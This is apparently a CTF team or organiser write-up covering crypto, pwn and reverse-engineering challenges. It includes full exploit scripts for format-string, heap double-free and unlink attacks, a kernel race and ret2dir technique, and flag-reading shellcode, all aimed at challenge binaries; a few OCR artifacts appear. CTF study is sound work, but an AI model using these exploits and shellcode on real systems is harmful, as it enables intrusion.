
(注意： 所有的输入都要经过finv函数，所有的输出都要经过f函数)


1. 首先我们假设secret是(sx_1,sx_2,sx_3,sx_4) ，我们得到的enc_secret是(sy_1,sy_2,sy_3,sy_4)
2. 然后我们随机地选择一组输入(ax_1,ax_2,ax_3,ax_4)传给服务器，我们可以用一次加密的机会得到输出(ay_1,ay_2,ay_3,ay_4)，其中有如下关系$S(ay_2)=ay_3+ax_1$
3. 之后我们构造$(ay_2,ay_2+ax_1+ay_3,ax_1+ay_3+sy_2,sy_3)$, 那么我们可以推出输出是$y_2=x_4+S(x_3+S(x_2+S(x_1)))=sy_3+S(ax_1+ay_3+sy_2+S(ay_2+ax_1+ay_3+S(ay_2)))=sy_3+S(ax_1+ay_3+sy_2+S(ay_2))=sy_3+S(sy_3)=sx_1$，我们可以用一次加密的机会得到secret的第一部分sx_1
4. 使用步骤3我们可以得到我们想要的任何$S(X)$的值。我们只需要这样构造输入即可:$(ay_2,ay_2+ax_1+ay_3,ax_1+ay_3+X,sy_3)$,如果输出是$(y_1,y_2,y_3,y_4)$, 那么$S(X)=y_2+sy_3$
5. 所以我们可以使用两次加密的机会得到$S(sx_1)$和$S(sy_3)$的值,然后我们可以得到secret的第二部分$sx_2=sy_4+S(sx_1)+S(sy_3)$
6. 然后我们可以使用两次加密的机会得到$S(sx_2+S(sx_1))$和$S(sy_4)$的值得到secret的第三部分$sx_3=sy_1+S(sx_2+S(sx_1))+S(sy_4)$
7. 最后我们可以使用两次加密的机会得到$S(sx_3+S(sx_2+S(sx_1)))$的值得到secret的第四部分 $sx_4=sy_2+S(sx_3+S(sx_2+S(sx_1)))$
8. 现在我们使用七次加密的机会得到了整个secret的值(sx_1,sx_2,sx_3,sx_4)。我们可以将secret传给服务器得到flag



Mini Purɛ

Github不太支持数学公式渲染。你可以在本地渲染并查看WP。





pwn

Unprintable

这题其实是pwnable tw上printable一道题的变种
理论上可以不用打印栈地址出来，只要预测栈后三位就可以了
首先是劫持控制流，栈上面残留了一个ld.so的地址
在exit的时候会执行dl_fini函数，里面有一段比较有趣的片段

```
1. <_dl_fini+819>:    call   QWORD PTR [r12+rdx*8]
```

rdx固定为0，r12来自下面的代码片段

```
1. <_dl_fini+777>:    mov    r12,QWORD PTR [rax+0x8]
2. <_dl_fini+781>:    mov    rax,QWORD PTR [rbx+0x120]
3. <_dl_fini+788>:    add    r12,QWORD PTR [rbx]
```

rbx指向的刚好就是栈上残留的ld.so的地址，因此我们可以控制[rbx]的值
r12默认指向的是fini_array，通过控制rbx，我们可以让r12指向bss，也就是我们可以劫持控制流了
但是劫持控制流之后呢?
我们可以再跳回main函数

```
1. .text:00000000004007A3                    mov     edx, 1000h      ; nbytes
2. .text:00000000004007A8                    mov     esi, offset buf ; buf
3. .text:00000000004007AD                    mov     edi, 0          ; fd
4. .text:00000000004007B2                    call    read
```

再次读内容到bss段，再printf出来
如果比较细心的话，可以发现这个时候栈上第23个参数刚好指向的是printf的返回地址，也就是我们可以在printf之后再跳回

0x4007A3，也就是能无限循环printf
有了无限循环printf，那么就和平常的有循环的printf一样做了
这个时候我们就有了任意写，可以写栈上printf返回地址后面的内容，写一个bss段的地址，再配合 pop rsp这个gadget就可以进行rop了
这里还有一个小坑，就是printf超过0x2000个字节之后用 %hn 写不了值，所以要爆破到适合的栈地址，不过概率也挺高的
有了rop之后呢？我们还是leak不了，这个时候可以借助一个神奇的gadget

```
.text:00000000004006E8                  adc     [rbp+48h], edx
```

rbp和edx我们都是可以控制的，刚好bss段中有stdin,stdout,sterr这几个值，指向的是libc
所以我们可以利用这个gadget将stderr改成one_gadget，再利用__libc_csu_init中的

```
call    qword ptr [r12+rbx*8]
```

就可以get shell了
get shell之后就挺简单了，利用重定向拿flag

```
cat flag >&0
```

exp

```
from pwn import *
debug=1
context.log_level='debug'
if debug:
    p=process('./unprintable')
    #p=process('',env={'LD_PRELOAD':'./libc.so'})
else:
    p=remote('',)
def ru(x):
    return p.recvuntil(x)
def se(x):
    p.send(x)
def sl(x):
    p.sendline(x)
def wait(x=True):
    #raw_input()
    sleep(0.3)
def write_addr(addr,sz=6):
    t = (stack+0x40)%0x100
    v = p64(addr)
    for i in range(sz):
        if t+i != 0:
            se('%'+str(t+i)+'c%18$hhn%'+str(1955-t-i)+'c%23$hn\x00')
        else:
            se('%18$hhn%1955c%23$hn')
        wait()
        tv = ord(v[i])
        if tv != 0:
            se('%'+str(tv)+'c%13$hhn%'+str(1955-tv)+'c%23$hn\x00')
        else:
            se('%13$hhn%1955c%23$hn')
        wait()
def write_value(addr,value,addr_sz=6):
    write_addr(addr,addr_sz)
    se('%'+str(ord(value[0]))+'c%14$hhn%'+str(1955-ord(value[0]))+'c%23$hn\x00')
    wait()
```

```
    ta = p64(addr)[1]
    for i in range(1,len(value)):
        tmp = p64(addr+i)[1]
        if ta!=tmp:
            write_addr(addr+i,2)
            ta = tmp
        else:
            write_addr(addr+i,1)
        if ord(value[i]) !=0:
            se('%'+str(ord(value[i]))+'c%14$hhn%'+str(1955-ord(value[i]))+'c%23$hn\x00')
        else:
            se('%14$hhn%1955c%23$hn\x00')
        wait()
buf = 0x601060+0x100+4
ru('This is your gift: ')
stack = int(ru('\n'),16)-0x118
if stack%0x10000 > 0x2000:
    p.close()
    exit()
ret_addr = stack - 0xe8
se('%'+str(buf-0x600DD8)+'c%26$hn'.ljust(0x100,'\x00')+p64(0x4007A3))
wait()
tmp = (stack+0x40)%0x10000
se('%c'*16+'%'+str(tmp-16)+'c%hn%'+str((163-(tmp%0x100)+0x100)%0x100)+'c%23$hhn\x00')
wait()
if debug:
    gdb.attach(p)
raw_input()
rop = 0x601060+0x200
write_value(stack,p64(rop)[:6])
context.arch = 'amd64'
prbp = 0x400690
prsp = 0x40082d
adc = 0x4006E8
arsp = 0x0400848
prbx = 0x40082A
call = 0x400810
stderr = 0x601040
payload = p64(arsp)*3
payload += flat(prbx,0,stderr-0x48,rop,0xFFD2BC07,0,0,call)
payload += flat(adc,0,prbx,0,0,stderr,0,0,0,0x400819)
se(('%'+str(0x82d)+'c%23$hn').ljust(0x200,'\0')+payload)
print(hex(stack))
p.interactive()
```

Race

一、竞态泄露slab地址

题目很明显就是copy_to_user和copy_from_user时的竞争删除导致的漏洞，为了扩大竞争条件的窗口期需要mmap一块内存，当copy_to_user复制到用户空间时会引发缺页中断，这样可能会导致进程切换。需要注意的是复制的大小不能是8字

节，不然再多的删除进程也是没用的，具体可以看copy_to_user的实现。由于本地和服务器环境有一些差别，竞争删除的进程数会有一点不同。
理想的效果：

test_write	
copy_to_user	
缺页中断	
	test_del
	kfree释放buffer
copy_to_user	

这样就可以顺利拿到slab地址

二、分配大量内存，占位physmap

就mmap大量地址吧，qemu给了128M内存，进程可以顺利申请64M内存，这样就占了一半的内存，后面有50%的几率跳到控制的physmap。（实际上找个好一点的偏移基本上100%成功）

三、竞态写释放后的slab object

通过第一步获得slab地址，从而推出physmap的起始地址（这两个区域很接近，或者应该说physmap包含了slab，这点不确定，没深入源码）
为了扩大竞争条件的窗口期，我是通过将猜测的physmap地址直接写入文件（不经过缓冲区，直接写入文件，O_DIRECT），然后再mmap映射文件去读。后面流程和竞争读一样，copy_from_user的时候，将buffer删掉，这样就可以改写下一块空闲slab地址，然后接着open(“/dev/ptmx”,O_RDWR);就可以申请tty_struct到可控physmap地址上。

四、查找physmap地址别名

查找mmap出来的地址，如果不为NULL就代表找到了第三步申请的tty_struct结构体。这样就可以在用户态修改内核分配的tty_struct。

五、tty_struct常规用法

open(“/dev/ptmx”,O_RDWR);实际上会分配两个tty_struct，主从模式。实际上用户态可控的tty_struct是pts的（因为第一个tty_struct会分配到删除了的buffer地址，第二个tty_struct才会分配到physmap上），所以还要open(pts_name, O_RDONLY | O_NOCTTY);然后才是常规的ioctl操作。
这里懒得找gadgets，就直接调用set_memory_x设置可执行，后面再跳到shellcode在内核态下执行就好了。
PS:向经典的ret2dir致敬。本来只是打算uaf加ret2dir的，后面写着写着就成伪竞态了。 :)

exp

exp.c

reference

copy_to_user : https://elixir.bootlin.com/linux/v5.0-rc8/source/include/linux/uaccess.h#L149
ret2dir : https://www.cnblogs.com/0xJDchen/p/6143102.html
O_DIRECT : https://www.cnblogs.com/muahao/p/7903230.html

babyRust

babyRust 源码：https://github.com/zjw88282740/babyRust
出题思路来源CVE-2019-12083
逆向有点恶心
任意读十分简单，通过读got表得到libc基址，观察可发现存在double free的情况，直接写__free_hook

```
1. from pwn import *
2. libc=ELF("/lib/x86_64-linux-gnu/libc-2.27.so")
3. #p=process("./babyRust")
```

```
context.log_level="debug"
p=remote("207.148.126.75",60001)
def show():
    p.recvuntil("4.exit\n")
    p.sendline("2")
def edit(name,x,y,z,i):
    p.recvuntil("4.exit\n")
    p.sendline("3")
    p.recvuntil("input your name:")
    p.sendline(name)
    p.recvuntil(":")
    p.sendline(str(x))
    p.recvuntil(":")
    p.sendline(str(y))
    p.recvuntil(":")
    p.sendline(str(z))
    p.recvuntil(":")
    p.sendline(str(i))
#gdb.attach(p)
p.recvuntil("4.exit\n")
p.sendline("1312") #Boom->S
show()
heap_addr=int(p.recvuntil(", ",drop=True)[2:])-0xa40
print hex(heap_addr)
p.sendline("1313")
p.sendline("1314")
edit("aaa",heap_addr+0x2ce0,0,0,0)
show()
p.sendline("1312")
#show()
print p.recv()
p.sendline("1313")
edit("bbb ",heap_addr+0xb18,8,8,heap_addr+0xb18)
show()
p.recvuntil("3,3,")
pie_addr=u64(p.recv(8))-239480
print hex(pie_addr)
edit("bbb ",pie_addr+0x3be78,8,8,0)
show()
p.recvuntil("3,3,")
libc_addr=u64(p.recv(8))-1161904
print hex(libc_addr)
edit("bbbbb",heap_addr+0x2d40,2,3,4)
p.sendline("1314")
p.recvuntil("4.exit\n")
p.sendline("1")
p.recvuntil("input your name:")
p.sendline("z")
p.recvuntil(":")
p.sendline(str(0))
p.recvuntil(":")
```

```
p.sendline(str(4015))
p.recvuntil(":")
p.sendline(str(5))
p.recvuntil(":")
p.sendline(str(0))
show()
free_hook=libc_addr+libc.symbols['__free_hook']-0x28-8
p.sendline("1312")
edit("\x00"*0x20,free_hook,0,0,0)
one_gadget=libc_addr+0x4f322
p.sendline("1313")
edit("\x00"*0x30,free_hook,2,3,one_gadget)
p.sendline("1314")
p.interactive()
```

Mimic_note

题目给了两个二进制文件，一个是32位的，一个是64位的

主要思想是，给定相同的输入，判断32位和64位程序的输入是否相同，假如不相同就直接退出

题目是一个比较简单的堆题

我们首先来看下main函数

可以看到有4个功能

1. new
2. delete
3. show
4. edit

其中edit存在一个off by null的漏洞，利用这个漏洞可以unlink，获取任意写

在任意写之后，可以利用一个gadget，将栈转移到bss段上面，进行ROP，这个时候利用ret2dl_resolve就可以打开flag，写到某个note那里，那个note提前设好一个值，假如不相当的话，就会输出what are you trying to do?

下面是exp

这个是预期解，不过因为mimic写得不是很好，有挺多非预期的.....

```
from pwn import *
import roputils
def brute_flag(idx,v):
    debug=1
    #context.log_level='debug'
    rop=roputils.ROP('./mimic_note_32')
    if debug:
        p=process('./mimic')
        #p=process('./mimic_note_32')
         #p=process('./mimic_note_64')
         #gdb.attach(p)
    else:
         #p=remote('127.0.0.1',9999)
         pass
    def ru(x):
         return p.recvuntil(x)
    def se(x):
         p.send(x)
    def sl(x):
         p.sendline(x)
    def new(sz):
```

```
        sl('1')
        ru('size?')
        sl(str(sz))
        ru(">> ")
    def delete(idx):
        sl('2')
        ru('index ?')
        sl(str(idx))
        ru(">> ")
    def show(idx):
        sl('3')
        ru('index ?')
        sl(str(idx))
    def edit(idx,content):
        sl('4')
        ru('index ?')
        sl(str(idx))
        ru('content?\n')
        se(content)
        ru(">> ")
    #unlink attack x86
    new(0x68)
    new(0x68)
    new(0x94)
    new(0xf8)
    fake_chunk = p32(0)+p32(0x91)+p32(0x804a070-0xc)+p32(0x804a070-0x8)
    fake_chunk = fake_chunk.ljust(0x90,'\0')
    edit(2,fake_chunk+p32(0x90))
    delete(3)
    #ret2dlresolve and blind injection
    new(0x200)
    bss = 0x0804a500

edit(2,p32(0x100)+p32(0x804A014)+p32(0x98)+p32(bss+0x300)+p32(0x94)+p32(bss)+p32(0x200))
    edit(1,p32(0x80489FA))
    payload = p32(bss-0x100)+rop.dl_resolve_call(bss+0x60, bss+0x180,0)
    payload += p32(0x8048460)+p32(0x80489F9)+p32(3)+p32(bss+0x300-idx)+p32(idx+1)
    payload += p32(0x080489FB)+p32(bss-0x100)
    payload += p32(0x804893C)
    payload = payload.ljust(0x60,'\x00')
    payload += rop.dl_resolve_data(bss+0x60, 'open')
    payload = payload.ljust(0x180,'\x00')
    payload += 'flag'
    edit(3,payload)
    edit(2,v+'\0')
    sl('2\x00'+'a'*6+p32(0x80488DE))
    ru('index ?\n')
    sl('3\x00')
    ru('>> ')
    show(2)
    ru('\n')
```

```
    data = ru('\n')
    p.close()
    if len(data)>5:
        return False
    return True
charset ='{}_'+ string.ascii_letters + string.digits + string.punctuation
flag = ''
for i in range(40):
    for q in charset:
        if brute_flag(i,q):
            flag+=q
            print(flag)
            if q == '}':
                exit(0)
            break
```

weapon

docker-enviroment

this problem have two ways to solve it

the key to topic is to let a chunk have libc address in fd. and then we use a trick to leak a libc address ,finally use fastbin attack to get shell.

first

make a fake 0x80(more than that is ok) chunk and free it .so that we can get libc in fd and then edit the struct of stdout to leak.finally get shell.

```
from pwn import *
def cmd(c):
    p.sendlineafter(">> \n",str(c))
def Cmd(c):
    p.sendlineafter(">> ",str(c))
def add(size,idx,name="padding"):
    cmd(1)
    p.sendlineafter(": ",str(size))
    p.sendlineafter(": ",str(idx))
     p.sendafter(":\n",name)
def free(idx):
    cmd(2)
    p.sendlineafter(":",str(idx))
def edit(idx,name):
    cmd(3)
    p.sendlineafter(": ",str(idx))
    p.sendafter(":\n",name)
def Add(size,idx,name="padding"):
    Cmd(1)
    p.sendlineafter(": ",str(size))
    p.sendlineafter(": ",str(idx))
    p.sendafter(":",name)
def Free(idx):
    Cmd(2)
    p.sendlineafter(":",str(idx))
#p=process('./pwn')
p=remote("139.180.216.34",8888)
```

```
#context.log_level='debug'
add(0x18,0)
add(0x18,1)
add(0x60,2,p64(0x0)+p64(0x21)+'\x00'*0x18+p64(0x21)*5)
add(0x60,3,p64(0x21)*12)
add(0x60,4)
add(0x60,5)
free(0)
free(1)
free(0)
free(1)
add(0x18,0,"\x50")
add(0x18,0,'\x00'*8)
add(0x18,0,"A")
add(0x18,0,'GET')
edit(2,p64(0x0)+p64(0x91))
free(0)
add(0x18,0)
add(0x60,0,'\xdd\x25')
free(2)
free(5)
free(2)
free(5)
#gdb.attach(p,'')
add(0x60,4,'\x70')
#
add(0x60,0)
add(0x60,0)
add(0x60,0)
add(0x60,0,'\x00'*(0x40+3-0x10)+p64(0x1800)+'\x00'*0x19)
p.read(0x40)
base=u64(p.read(6).ljust(8,'\x00'))-(0x7ffff7dd2600-0x7ffff7a0d000)
log.warning(hex(base))
#raw_input()
libc=ELF("./pwn").libc
Add(0x60,0)
Add(0x60,1)
Add(0x18,2)
Free(0)
Free(1)
Free(0)
Add(0x60,0,p64(libc.sym['__malloc_hook']+base-35))
Add(0x60,0)
Add(0x60,0)
one=0xf02a4
Add(0x60,0,'\x00'*19+p64(one+base))
Free(1)
Free(1)
p.interactive()
```

second

when we use scanf to input something .if you input lots of things ,it will malloc a 0x400 chunk to keep it temporarily。if we keep some fastbin when it malloc.it will be put into smallbin.now we also have libc address.

```
1. from pwn import *
2. context.log_level = "debug"
3. #p = process("./weapon")
4. p = remote("139.180.216.34",8888)
5. elf = ELF("./weapon")
6. a = elf.libc
7. #gdb.attach(p)
8. def create(idx,size,content):
9.     p.recvuntil(">> \n")
10.     p.sendline(str(1))
11.     p.recvuntil("weapon: ")
12.     p.sendline(str(size))
13.     p.recvuntil("index: ")
14.     p.sendline(str(idx))
15.     p.recvuntil("name:")
16.     p.send(content)
17. def delete(idx):
18.     p.recvuntil(">> ")
19.     p.sendline(str(2))
20.     p.recvuntil("idx :")
21.     p.sendline(str(idx))
22. def edit(idx,content):
23.     p.recvuntil(">> ")
24.     p.sendline(str(3))
25.     p.recvuntil("idx: ")
26.     p.sendline(str(idx))
27.     p.recvuntil("content:\n")
28.     p.send(content)
29. create(0,0x60,"a")
30. create(1,0x60,"b")
31. create(2,0x60,"c")
32. delete(0)
33. delete(1)
34. p.recvuntil(">> ")
35. p.sendline("1"*0x1000)
36. create(3,0x60,"\xdd\x25")
37. create(4,0x60,"e")
38. delete(2)
39. delete(1)
40. edit(1,"\x00")
41. create(5,0x60,"f")
42. create(6,0x60,"f")
43. file_struct = p64(0xfbad1887)+p64(0)*3+"\x58"
44. create(7,0x60,"\x00"*0x33+file_struct)
45. libc_addr =  u64(p.recvuntil("\x00",drop=True)[1:].ljust(8,"\x00"))-
a.symbols["_IO_2_1_stdout_"]-131
46. print hex(libc_addr)
47. delete(6)
48. edit(6,p64(libc_addr+a.symbols["__malloc_hook"]-0x23))
```

```
create(8,0x60,"t")
create(9,0x60,"a"*0x13+p64(libc_addr+0xf1147))
p.recvuntil(">> \n")
p.sendline(str(1))
p.recvuntil("weapon: ")
p.sendline(str(0x60))
p.recvuntil("index: ")
p.sendline(str(6))
p.interactive()
```

A+B judge

先跟各位师傅说声对不起……其实这道题没出好，本意是想出道代码审计的题目的，结果原来的库的bug比预期的多……

下面是一个非预期解

```
#include <stdio.h>
int main()
{
    system("cat flag");
}
```

下面是一个预期解，基本思想是利用32位的syscall去绕过限制，去读取文件

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/mman.h> /* mmap() is defined in this header */
#include <fcntl.h>
#include <string.h>
unsigned char shellcode[]= \

"\x6a\x01\xfe\x0c\x24\x68\x66\x6c\x61\x67\x89\xe3\x31\xc9\x31\xd2\x6a\x05\x58\xcd\x80\x68\x00\x38\x12\x00\x59\x89\xc3\xba\x00\x01\x00\x00\x6a\x03\x58\xcd\x80\xbb\x01\x00\x00\x00\xb9\x00\x38\x12\x00\xba\x00\x01\x00\x00\x6a\x04\x58\xcd\x80\xb8\x01\x00\x00\x00\xcd\x80";
/*
push    0x1
dec     BYTE PTR [esp]
push    0x67616c66
mov     ebx,esp
xor     ecx,ecx
xor     edx,edx
push    0x5
pop     eax
int     0x80
push    0x123800
pop     ecx
mov     ebx,eax
mov     edx,0x100
push    0x3
pop     eax
int     0x80
mov     ebx,0x1
mov     ecx,0x123800
mov     edx,0x100
```

```
push    0x4
pop     eax
int     0x80
mov     eax,0x1
int     0x80
*/
unsigned char bypass[] = \

"\x48\x31\xe4\xbc\x00\x34\x12\x00\x67\xc7\x44\x24\x04\x23\x00\x00\x00\x67\xc7\x04\x24\x0
0\x30\x12\x00\xcb";
/*
xor rsp,rsp
mov esp,0x123400
mov     DWORD PTR [esp+0x4],0x23
mov     DWORD PTR [esp],0x123000
retf
*/
int main()
{
    char* p1=mmap(0, 0x1000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
    char* p2=mmap((void*)0x123000,0x1000,7,MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
    memcpy(p1,bypass,sizeof(bypass));
    memcpy(p2,shellcode,sizeof(shellcode));
    int (*ret)() = (int(*)())p1;
    ret();
    return 0;
}
```

re

Re_Sign

exp

```
int main()
{
    int int32_41E3D0[] = { 8, 59, 1, 32, 7, 52, 9, 31, 24, 36, 19, 3, 16, 56, 9, 27,
8, 52, 19, 2, 8, 34, 18, 3, 5, 6, 18, 3, 15, 34, 18, 23, 8, 1, 41, 34, 6, 36, 50, 36,
15, 31, 43, 36, 3, 21, 65, 65 };
    char str_41E499[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
    char base64_C[49] = {0};
    for (int i = 0; i < 48; i++)
    {
        int temp_index = int32_41E3D0[i];
        base64_C[i] = str_41E499[temp_index - 1];
    }
    cout <<"base64_C:"<< base64_C << endl;
    char psss_list[65] = { 0 };
    char list_41E380[] = { 48, 48, 48, 48, 48, 48, 48, 48, 48, 48, 91, 92, 73, 95,
90, 86, 69, 88, 93, 67, 85, 70, 82, 81, 95, 81, 80, 80, 80, 71, 70, 92, 118, 99, 108,
110, 85, 82, 67, 85, 92, 80, 95, 66, 67, 93, 79, 92, 84, 87, 85, 91, 94, 94, 90, 77, 64,
```

```
90, 76, 89, 82, 80, 21, 16 };
    for (int i = 0; i <64; i++)
    {
        psss_list[i] = list_41E380[i] ^ i;
    }
    cout << "psss_list:" << psss_list << endl;
    char str_re[100] = {0};
    Base64_decode(base64_C, psss_list, str_re);
    cout << "flag:" << str_re << endl;
    getchar();
    return 0;
}
```

output

```
base64_C:H6AfGzIeXjSCP3IaHzSBHhRCEFRCOhRWHAohFjxjOeqjCU==
psss_list:0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/
flag:de1ctf{E_L4nguag3_1s_K3KeK3_N4Ji4}
```

Cplusplus

源代码Cplusplus.cpp

附件Cplusplus.exe

编译compile.txt

分析

```
struct st {
    unsigned short num1;
    unsigned short num2;
    unsigned short num3;
};
st boostFn(const std::string& s) {
    using boost::spirit::qi::_1;
    using boost::spirit::qi::ushort_;
    using boost::spirit::qi::char_;
     using boost::phoenix::ref;
     struct st res;
    const char* first = s.data();
    const char* const end = first + s.size();
    bool success = boost::spirit::qi::parse(first, end,
        ushort_[ref(res.num1) = _1] >> char('@')
        >> ushort_[ref(res.num2) = _1] >> char('#')
        >> ushort_[ref(res.num3) = _1]
    );
    if (!success || first != end) {
        //throw std::logic_error("Parsing failed");
        _exit(0);
    }
    return res;
}
```

这段代码是boost::spirit相关，输入形如num1@num2#num3，用@ #分割三个unsigned short数值

```
void boostFunc(unsigned short& num) {
    //随机数check
    //预期的num是78
```

```
    if (num > 111) {
        _exit(0);
    }
    boost::mt19937 rng(num);
    rng.discard(num % 12);
    //拷贝构造，保留了所有状态
     boost::mt19937 rng_(rng);
     rng_.discard(num / 12);
    //这里相当于丢弃了num个随机结果
    if (rng_() != 3570126595) {
        _exit(0);
    }
    num -= (rng_() % 45);    // 45
}
```

一个`unsigned short`传入，小于等于111，把它作为随机引擎的种子，丢弃掉`num % 12`个随机数，然后用一次随机引擎的拷贝构造

注意，这里拷贝构造会完全保留随机引擎的状态，而不是回归初始状态

在IDA中就表现为直接一个memcpy

接着再丢弃掉`num/12`个随机数

然后输出一个随机数要求等于`3570126595`，最后由于是引用，传入的数值被改变

后面第二段check没什么好说的

第三段check是我的锅

```
if ((res.num3 % res.num1 != 12) && (res.num3 / res.num1) != 3) {
        //3 * 34 + 12 == 114
        std::cout << "You failed...again";
        _exit(0);
    }
```

这里出现了多解，后来排查发现是`||`被我误写为`&&`，因此只要满足右边的式子就会输出flag，最后加上了`md5`保证唯一解

evil_boost

源代码evil_boost.cpp

附件evil_boost.exe

编译compile.txt

分析

```
#include<boost/phoenix/phoenix.hpp>
#include<iostream>
#include<string>
#include<string.h>
namespace opt = boost::program_options;
using namespace std;
using namespace boost::spirit;
using namespace phoenix;
int main(int argc, char** argv) {
    std::cout << "Have you input your name??" << std::endl;
    opt::options_deion desc("All options");
    desc.add_options()
        ("cplusplus,cpp", opt::value<int>()->default_value(99), "your C++ grades")
        ("python,py", opt::value<int>()->default_value(88), "your python grades")
        (",js", opt::value<int>()->default_value(77), "your  grades")
        ("name", opt::value<std::string>(), "your name")
        ("help", "produce help message");
```

```
    opt::variables_map vm;
    //解析命令行选项并把值存储到"vm"
    opt::store(opt::parse_command_line(argc, argv, desc), vm);
    opt::notify(vm);
```

如代码所示，解析命令行参数并存储

```
if (vm.count("name")) {
        std::string __name = vm["name"].as<std::string>();
        char c1 = vm["cplusplus"].as<int>();
        char c2 = vm["python"].as<int>();
        char c3 = vm[""].as<int>();
        if (vm["cplusplus"].as<int>() == 999) {
            if (vm["python"].as<int>() == 777) {
                if (vm[""].as<int>() == 233) {
                    unsigned char enc_false_flag[25] = {
                        0x4c,0x70,0x71,0x6b,0x38,0x71,0x6b,0x38,0x6c,
                        0x70,0x7d,0x38,0x6f,0x6a,0x77,0x76,0x7f,0x38,
                        0x7e,0x74,0x79,0x7f,0x36,0x36,0x36
                    };
                    for (int i = 0; i < 25; i++) {
                        if (((unsigned char)__name[i] ^ (char)(c1 + c2 * c3)) != enc_false_flag[i]) {
                            std::cout << "error" << std::endl;
                            _exit(i);
                        }
                    }
                    std::cout << "You get the flag! flag{" << __name << "}" << std::endl;
                    //flag{This is the wrong flag...}
                }
        }
    }
```

如果输入了name，会获得cpp、python、的成绩，然后解密flag，最后输出一个假的flag

```
/* 计算表达式相关 */
    //为rule准备一个val变量，类型为double
    //准确的说：是一个phoenix类，它和其它的phoenix类组成lambda表达式，在lambda里可以看作一个double
    struct calc_closure :boost::spirit::closure<calc_closure, double> {
        member1 val;
    };
    //定义ContextT策略为calc_closure::context_t
    rule<phrase_scanner_t, calc_closure::context_t> factor, term, exp;
    //直接使用phoenix的lambda表达式作为Actor
     factor = real_p[factor.val = arg1] | ('(' >> exp[factor.val = arg1] >> ')');
     term = factor[term.val = arg1] >> *(('*' >> factor[term.val *= arg1]) | ('/' >> factor[term.val /= arg1]));
     exp = term[exp.val = arg1] >> *(('+' >> term[exp.val += arg1]) | ('-' >> term[exp.val -= arg1]));
    const char* szExp = vm["name"].as<std::string>().c_str();
    double result;
    parse_info<>r = parse(szExp, exp[assign_a(result)], space_p);
```

```
// 5e0*(5-1/5)==24
    if (strlen(szExp) != 11) {
        _exit(strlen(szExp));
    }
    int count_num = 0;
    int count_alpha = 0;
    for (int i = 0; i < strlen(szExp); i++) {
        if ((szExp[i] < '9') && (szExp[i] >= '0')) {
            count_num++;
        }
        else if ((szExp[i] > 'a') && (szExp[i] < 'z')) {
            count_alpha++;
        }
        else if ((szExp[i] > 'A') && (szExp[i] < 'Z')) {
            std::cout << "GG..." << std::endl;
            Sleep(100000000);
        }
        else if ((szExp[i] != '-') && (szExp[i] != '*') && (szExp[i] != '(')
            && (szExp[i] != ')') && (szExp[i] != '/')) {
            _exit(-1);
        }
    }
    //只能有5个数字和1个小写字母，就是'e'
    if ((count_num != 5) || (count_alpha != 1)) {
        _exit(count_num);
    }
    else {
        if ((szExp[1] < 'a') || (szExp[1] > 'z')) {
            Sleep(10000000);
            std::cout << "You failed!" << std::endl;
        }
    }
    if (result - 24 < 0.0000001 || result - 24 > 0.0000001) {
        std::cout << "You finally get sth." << std::endl;
        std::cout << "Maybe you missed a code branch..." << std::endl;
        std::cout << "MD5 is 293316bfd246fa84e566d7999df88e79,You should check it!"
<< std::endl;
        std::cout << "de1ctf{" << vm["name"].as<std::string>() << "}" << std::endl;
    }
```

长度为11,5个数字，1个小写字母(只能是e)

因为只能使用乘除减，5551是比较容易想到的，但也不排除可能有其他解，给出了md5

根据浮点数的计算`(result - 24 < 0.0000001 || result - 24 > 0.0000001)`很容易反推是在计算 24点，最后输入的name就是flag

Signal vm + Signal vm Δ

通过异常进入各种handler，从而实现虚拟机。

参考了强网杯2018的题目 obf ，基于这道题的基础上魔改了一下。

我找不到官方wp了 ，所以只好把原题贴一下，感兴趣的可以看看。

流程

先fork出一个子进程，父进程会调试子进程，子进程会进入各种由异常组成的bytecode，父进程根据异常的类型进行各种虚拟机操作。

Signal VM 和Signal VM Δ 不同的一点在于，第一题直接对父进程本身的数据进行操作，子进程只是起到传达code的作用
第二题使用PTRACE_PEEKTEXT 和PTRACE_POKETEXT，直接修改子进程的内存。
这样在我们调试父进程的时候，在第一题中可以直接监视VM寄存器和VM的内存，从而帮助我们理解指令。
而在第二题中，由于子进程已经被父进程调试了，我们无法附加上去，无法查看子进程的内存，只能查看父进程调试获取的数据，加大了理解指令的难度，分析解析指令这一部分更为重要。

指令

指令大致分为三部分：opcode， 操作数类型，操作数
除了int 3断点，还添加了三种不同的异常

```
signal    | machine code | handler
------------------------------------------
SIGILL    | 06           | mov, lea ...
SIGTRAP   | CC           | add, sub, mul div ...
SIGSEGV   | 00 00        | jcc
SIGFPE    | 30 C0 F6 F8  | cmp
```

opcode之后有一个字节用来标识操作数的类型（除了jcc）
高 4 bit代表第一个操作数，低 4 bit代表第二个操作数，其中：

```
0  register
